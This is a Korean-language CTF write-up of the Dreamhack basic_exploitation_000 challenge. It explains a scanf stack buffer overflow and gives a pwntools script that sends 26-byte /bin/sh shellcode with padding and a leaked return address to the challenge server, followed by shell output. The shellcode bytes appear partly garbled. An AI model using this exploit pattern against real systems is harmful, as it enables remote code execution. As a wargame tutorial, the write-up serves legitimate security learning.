
Dreamhack Systemhacking basic_exploitation_000 문제 풀이

문제 파일 다운로드 후 문제를 살펴보겠습니다.




먼저 문제를 다운받은 후 VM 우분투로 옮겨 파일을 열어보았습니다.

Main 함수안에 버퍼가 0x80으로 선언되어 있고 buf를 출력 후 scanf로 사용자 입력값을 받는다는 것을 확인할 수 있습니다. 선언된 값의 크기보다 사용자 입력값이 더 크다는 것을 알 수 있었고,

BOF 취약점이 발생할 수 있다는 것을 인지했습니다. return값을 바꿔줘야 하기 때문에 128byte + 4byte(sfp)를 더한 132byte를 채워줘야 합니다. 25byte의 쉘코드를 일반적으로 쓰지만 scanf 함수는 25byte의 쉘코드(₩x09, 0x0a, ₩x0b, ₩x0c, ₩x0d, ₩x20)를 읽지 못하므로 26byte의 쉘코드를 썼습니다.

Gdb로 자세하게 살펴보겠습니다.



Gdb로 살펴본 결과 0x80의 크기만큼 eax에 저장되는 것을 알 수 있습니다.

페이로드를 작성해보도록 하겠습니다.

```
from pwn import *

p = remote("host3.dreamhack.games", 16289)

p.recvuntil('buf = (')
buf = int(p.recv(10),16)
shell = b"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x0
8\x40\x40\x40\xcd\x80"

payload = shell + b"A" * 106 + p32(buf)
p.sendline(payload)
p.interactive()
~
~
~
~
~
~
~
~
```

p.recvuntil() 함수는 괄호 안에 있는 부분까지 데이터를 받는 함수입니다. 개행 으로 쓸 시에는 개행 까지 받으므로 한 줄을 받아 오기 때문에 조심하는 게 좋습니다.

p.recv() 함수는 데이터를 받는 함수입니다. Int로 선언을 해준 후 10byte를 16진수로 받겠다는 의미 입니다.

26byte의 쉘코드를 선언해줍니다.

Payload 함수에는 선언한 쉘코드에 106 byte의 더미 값을 입력합니다.

p32() 함수는 32bit 리틀 엔디안으로 설정할 때 사용합니다.

그 후 p.sendline() 함수로 데이터를 보내주고

p.interactive() 함수는 쉘과 직접적으로 명령을 전송, 수신할 수 있는 함수 입니다.

이렇게 페이로드를 작성한 후 실행해보도록 하겠습니다.

```
root@1:/home/a/Documents# python3 b0.py
[+] Opening connection to host3.dreamhack.games on port 16289: Done
b0.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
tools.com/#bytes
  p.recvuntil('buf = (')
[*] Switching to interactive mode
)
$ ls
basic_exploitation_000
flag
run.sh
$ cat flag
DH{
```

Pwntools가 python3에서 동작하는 버전이기 때문에 python3로 실행해 주었습니다. 실행결과 flag값을 획득할 수 있었습니다.